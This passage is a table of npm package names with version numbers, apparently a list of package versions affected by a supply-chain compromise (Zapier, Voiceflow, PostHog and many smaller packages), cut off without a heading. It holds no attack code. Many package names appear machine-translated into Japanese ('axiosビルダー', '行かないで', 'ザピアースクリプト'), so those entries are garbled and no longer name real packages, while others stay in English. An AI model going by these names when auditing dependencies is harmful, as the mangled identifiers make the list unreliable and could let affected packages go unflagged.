| @voiceflow/stylelint-config | 1.1.1、1.1.2 |
| @voiceflow/test-common | 2.1.1、2.1.2 |
| @voiceflow/tsconfig | 1.12.2、1.12.1 |
| @voiceflow/tsconfig-paths | 1.1.5、1.1.4 |
| @voiceflow/utils-designer | 1.74.19、1.74.20 |
| @voiceflow/verror | 1.1.5、1.1.4 |
| @voiceflow/vite-config | 2.6.2、2.6.3 |
| @voiceflow/vitest-config | 1.10.3、1.10.2 |
| @voiceflow/voice-types | 2.10.59、2.10.58 |
| @voiceflow/voiceflow-types | 3.32.45、3.32.46 |
| @voiceflow/ウィジェット | 1.7.18、1.7.19 |
| @zapier/ai-actions | 0.1.20、0.1.19、0.1.18 |
| @zapier/babel-preset-zapier | 6.4.2、6.4.1、6.4.3 |
| @zapier/browserslist-config-zapier | 1.0.4、1.0.3、1.0.5 |
| @zapier/secret-scrubber | 1.1.5、1.1.4、1.1.3 |
| AIクロウルシールド | 1.0.7 |
| arc-cli-fc | 1.0.1 |
| asyncapi-preview | 1.0.2、1.0.1 |
| アトリックス | 1.0.1 |
| 自動化 | 1.0.491 |
| axiosビルダー | 1.2.1 |
| axiosキャンセル可能 | 1.0.2、1.0.1 |
| axios-timed | 1.0.2、1.0.1 |
| 基本CSS | 1.1.4、1.1.3 |
| ベンモスティン・フレームプリント | 1.0.1 |
| 最良GPIOコントローラ | 1.0.10 |
| 双方向アダプター | 1.2.2、1.2.4、1.2.5、1.2.3 |
| blinqio-executions-cli | 1.0.41 |
| blobからbase64へ | 1.0.3 |
| bun-plugin-httpfile | 0.1.1 |
| バイトコードチェッカーCLI | 1.0.11、1.0.8、1.0.9、1.0.10 |
| バイトからxへ | 1.0.1 |
| ローン利息を計算する | 1.0.4 |
| コンデンサープラグインアプリトラッキングiOS | 0.0.21 |
| コンデンサープラグイン購入 | 0.1.1 |
| コンデンサープラグインSCGSGoogleでサインイン | 0.0.5 |
| コンデンサーの購入履歴 | 0.0.10 |
| コンデンサーボイスレコーダー(wav形式) | 6.0.3 |
| Chrome拡張機能のダウンロード | 0.0.3、0.0.4 |
| クロード・トークン・アップデーター | 1.0.3 |
| コインマーケットキャップAPI | 3.1.3、3.1.2 |
| 色の正規表現 | 2.0.1 |
| コマンド-irail | 0.5.4 |
| 比較オブジェクト | 1.1.1、1.1.2 |
| 複合減速機 | 1.0.4、1.0.3、1.0.2、1.0.5 |
| カウントダウン | 1.0.2、1.0.1 |
| CPU命令 | 0.0.14 |
| create-director-app | 0.1.1 |
| create-glee-app | 0.2.3、0.2.2 |
| create-hardhat3-app | 1.1.4、1.1.3、1.1.1、1.1.2 |
| 暗号アドレスコーデック | 0.1.9 |
| css-dedoupe | 0.1.2 |
| dashboard-空の状態 | 1.0.3 |
| designstudiouiux | 1.0.1 |
| devstart-cli | 1.0.6 |
| ダイアログフローES | 1.1.4、1.1.3、1.1.1、1.1.2 |
| discord-bot-server | 0.1.2 |
| docusaurus-plugin-vanilla-extract | 1.0.3 |
| 行かないで | 1.1.2 |
| dotnet-template | 0.0.3、0.0.4 |
| ドロップイベントオンプロパティプラグイン | 0.0.2 |
| メール配信テスト | 1.1.1 |
| 強制ブランチ名 | 1.1.3 |
| esbuild-plugin-brotli | 0.2.1 |
| esbuild-plugin-eta | 0.1.1 |
| esbuild-plugin-httpfile | 0.4.1 |
| eslint-config-nitpicky | 4.0.1 |
| eslint-config-trigo | 22.0.2 |
| eslint-config-zeallat-base | 1.0.4 |
| イーサリアム-ens | 0.8.1 |
| evm-checkcode-cli | 1.0.15、1.0.12、1.0.13、1.0.14 |
| 正確なティッカー | 0.3.5 |
| 展示会オーディオセッション | 0.2.1 |
| エクスプレッソ | 1.1.3 |
| 指が太い | 1.0.2、1.0.1 |
| 機能切り替え | 1.0.2、1.0.1 |
| ファイアストア検索エンジン | 1.2.3 |
| フィットテキスト | 1.0.3、1.0.2 |
| フラップスタック | 1.0.2、1.0.1 |
| 平らにする-平らにしない | 1.0.2、1.0.1 |
| formik-error-focus | 2.0.1 |
| フォーミックストア | 1.0.1 |
| ファジーファインダー | 1.0.5、1.0.6 |
| ゲートEVMチェックコード2 | 2.0.3、2.0.4、2.0.5、2.0.6 |
| gate-evm-tools-test | 1.0.7、1.0.8、1.0.5、1.0.6 |
| gatsby-plugin-cname | 1.0.2、1.0.1 |
| ジェネレーターメテオストック | 0.1.6 |
| generator-ng-itobuz | 0.0.15 |
| 引数を取得する | 1.3.3 |
| github-action-for-generator | 2.1.28、2.1.27 |
| gitsafe | 1.0.5 |
| go-template | 0.1.8、0.1.9 |
| gulp-inject-envs | 1.2.2、1.2.1 |
| haufe-axera-api-client | 0.0.1、0.0.2 |
| 希望マップボックス描画 | 0.1.1 |
| 希望の絵 | 1.0.3 |
| ホバーデザインプロトタイプ | 0.0.5 |
| httpness | 1.0.3、1.0.2 |
| ハイパーフルフェイシング | 1.0.3 |
| ハイパーターム・ヒップスター | 1.0.7 |
| ids-css | 1.5.1 |
| ids-enterprise-mcp-server | 0.0.2 |
| ids-enterprise-ng | 20.1.6 |
| ids-enterprise-型付け | 20.1.6 |
| 画像からURIへ | 1.0.2、1.0.1 |
| 不眠症プラグインランダム選択 | 1.0.4 |
| 請求書 | 0.2.2 |
| アイアンシールドミニアプリ | 0.0.2 |
| 伊藤ボタン | 8.0.3 |
| itobuz-angular | 0.0.1 |
| itobuz-angular-auth | 8.0.11 |
| itobuz-angular-button | 8.0.11 |
| ジェイコブ・ズマ | 1.0.2、1.0.1 |
| jaetut-varit-test | 1.0.2 |
| 1月ブラウザ | 0.13.1 |
| jQueryバインディング | 1.1.3、1.1.2 |
| jsonsurge | 1.0.7 |
| ちょうどいい温かさ | 1.7.1 |
| キルポート | 2.0.3、2.0.2 |
| 韓国行政区域の地理情報JSONユーティリティ | 1.0.7 |
| クワミ | 1.5.9、1.5.10 |
| 言語コード | 1.0.2、1.0.1 |
| ライセンス・オ・マチック | 1.2.2、1.2.1 |
| lint-staged-imagemin | 1.3.1、1.3.2 |
| ライトサーバーMCPサーバー | 0.2.2 |
| luno-api | 1.2.3 |
| 手動請求システムミニアプリAPI | 1.3.1 |
| メデューサプラグインのお知らせ | 0.0.3 |
| メデューサプラグインログ | 0.0.17 |
| メデューサプラグインモモ | 0.0.68 |
| メデューサプラグイン製品レビュー-kvy | 0.0.4 |
| メデューサプラグイン・ザロペイ | 0.0.40 |
| mod10チェックデジット | 1.0.1 |
| mon-package-react-typescript | 1.0.1 |
| my-saeed-lib | 0.1.1 |
| n8n-nodes-tmdb | 0.5.1 |
| n8n-nodes-vercel-ai-sdk | 0.1.7 |
| n8n-nodes-viral-app | 0.2.5 |
| ナノリセット | 7.0.2、7.0.1 |
| 次の循環依存関係 | 1.0.3、1.0.2 |
| ネクストシンプル・グーグルアナリティクス | 1.1.1、1.1.2 |
| 次のスタイルの進捗状況 | 1.0.4、1.0.5 |
| ngx-useful-swiper-prosenjit | 9.0.2 |
| ngx-wooapi | 12.0.1 |
| 通常店舗 | 1.3.1、1.3.4、1.3.3、1.3.2 |
| obj-to-css | 1.0.3、1.0.2 |
| okta-react-router-6 | 5.0.1 |
| open2internet | 0.1.1 |
| 軌道ボックスアイコン | 2.1.3 |
| 軌道星雲描画ツール | 1.0.10 |
| 軌道星雲エディター | 1.0.2 |
| オービットソープ | 0.43.13 |
| オーケストリックス | 12.1.2 |
| パッケージテスター | 1.0.1 |
| parcel-plugin-asset-copier | 1.1.3、1.1.2 |
| PDF注釈 | 0.0.2 |
| ピクライト | 1.0.1 |
| ピコ・イッド | 1.0.4、1.0.3 |
| パッケージの読み取り | 1.1.1 |
| poper-react-sdk | 0.1.2 |
| ポストホッグ・ドキュサウルス | 2.0.6 |
| posthog-js | 1.297.3 |
| posthog-node | 4.18.1、5.13.3、5.11.3 |
| posthog-plugin-hello-world | 1.0.1 |
| posthog-react-native | 4.11.1、4.12.5 |
| posthog-react-native-session-replay | 1.2.2 |
| プライムワンテーブル | 0.0.19 |
| プロンプト-eng | 1.0.50 |
| ちっぽけな要求 | 1.0.3 |
| ra-auth-firebase | 1.0.3 |
| ra-data-firebase | 1.0.8、1.0.7 |
| react-component-taggers | 0.1.9 |
| react-data-to-export | 1.0.1 |
| react-element-prompt-inspector | 0.1.18 |
| react-favic | 1.0.2 |
| react-hook-form-persist | 3.0.2、3.0.1 |
| react-jam-icons | 1.0.2、1.0.1 |
| react-keycloak-context | 1.0.8、1.0.9 |
| reactライブラリのセットアップ | 0.0.6 |
| react-linear-loader | 1.0.2 |
| react-micromodal.js | 1.0.2、1.0.1 |
| react-native-datepicker-modal | 1.3.1、1.3.2 |
| react-native-email | 2.1.1、2.1.2 |
| react-native-fetch | 2.0.1、2.0.2 |
| react-native-get-pixel-dimensions | 1.0.2、1.0.1 |
| react-native-google-maps-directions | 2.1.2 |
| react-native-jam-icons | 1.0.2、1.0.1 |
| react-native-log-level | 1.2.2、1.2.1 |
| react-native-modest-checkbox | 3.3.1 |
| react-native-modest-storage | 2.1.1 |
| react-native-phone-call | 1.2.2、1.2.1 |
| react-native-retriable-fetch | 2.0.1、2.0.2 |
| react-native-use-modal | 1.0.3 |
| react-native-view-finder | 1.2.2、1.2.1 |
| react-native-websocket | 1.0.4、1.0.3 |
| react-native-worklet-functions | 3.3.3 |
| react-qr-image | 1.1.1 |
| 再拡散 | 1.0.5 |
| 再差分ビューア | 0.0.7 |
| redux-router-kit | 1.2.2、1.2.4、1.2.3 |
| rollup-plugin-httpfile | 0.2.1 |
| sa-会社登録番号正規表現 | 1.0.2、1.0.1 |
| サイードゲン | 1.0.4、1.0.5 |
| 同じ | 1.0.3 |
| scgs-capacitor-subscribe | 1.0.11 |
| scgsffcreator | 1.0.5 |
| ネストされたプロパティを設定する | 2.0.1、2.0.2 |
| 棚JWTセッション | 0.1.2 |
| シェル実行 | 1.1.4、1.1.3 |
| シンハン・リミットスクラップ | 1.0.3 |
| スキル活用 | 0.1.2、0.1.1 |
| ソロモン・アピ・ストーリーズ | 1.0.2 |
| ソロモンv3ストーリー | 1.15.6 |
| solomon-v3-ui-wrapper | 1.6.1 |
| 距離順に並べ替え | 2.0.1 |
| 南アフリカのID情報 | 1.0.2 |
| 統計関数 | 1.0.1 |
| 乱す | 2.3.2 |
| 超commit | 1.0.1 |
| svelte-autocomplete-select | 1.1.1 |
| スリムでトーストした | 1.1.3、1.1.2 |
| tanstack-shadcn-table | 1.1.5 |
| tcsp | 2.0.2 |
| tcsp-draw-test | 1.0.5 |
| tcsp-test-vd | 2.4.4 |
| テンプレートライブラリ | 1.1.4、1.1.3 |
| テンプレートマイクロサービス | 1.0.3、1.0.2 |
| 粘り強いフェッチ | 2.3.3、2.3.2 |
| テストファウンドリーアプリ | 1.0.4、1.0.3、1.0.2、1.0.1 |
| テスト用ハードハットアプリ | 1.0.4、1.0.3、1.0.2、1.0.1 |
| test23112222-api | 1.0.1 |
| ティアン | 1.0.2 |
| token.js-fork | 0.7.32 |
| trigo-react-app | 4.1.2 |
| タイプフェンス | 1.2.2、1.2.3 |
| typeorm-orbit | 0.2.27 |
| 安全でない型 | 1.0.4、1.0.3 |
| ウプランドゥイ | 0.5.4 |
| Playストアにアップロードする | 1.0.2、1.0.1 |
| URLエンコード・デコード | 1.0.2、1.0.1 |
| 保存されていない変更を使用する | 1.0.9 |
| 有効な南アフリカID | 1.0.3 |
| vf-oss-template | 1.0.4、1.0.3、1.0.2、1.0.1 |
| vite-plugin-httpfile | 0.2.1 |
| vue-browserupdate-nuxt | 1.0.5 |
| ウェブスクレイパーMCP | 1.1.4 |
| ウェブタイプ - HTML | 0.1.1 |
| ウェブタイプ文学 | 0.1.1 |
| webpack-loader-httpfile | 0.2.1 |
| ウェルネスエキスパートギャラリー | 5.1.1 |
| ウェンク | 1.0.9、1.0.10 |
| zapier-async-storage | 1.0.3、1.0.2、1.0.1 |
| zapier-platform-cli | 18.0.4、18.0.3、18.0.2 |
| zapier-platform-core | 18.0.4、18.0.3、18.0.2 |
| ザピアープラットフォームスキーマ | 18.0.4、18.0.3、18.0.2 |
| ザピアースクリプト | 7.8.3、7.8.4 |
| zuper-cli | 1.0.1 |
| zuper-sdk | 1.0.57 |
| ズーパーストリーム | 2.0.9 |

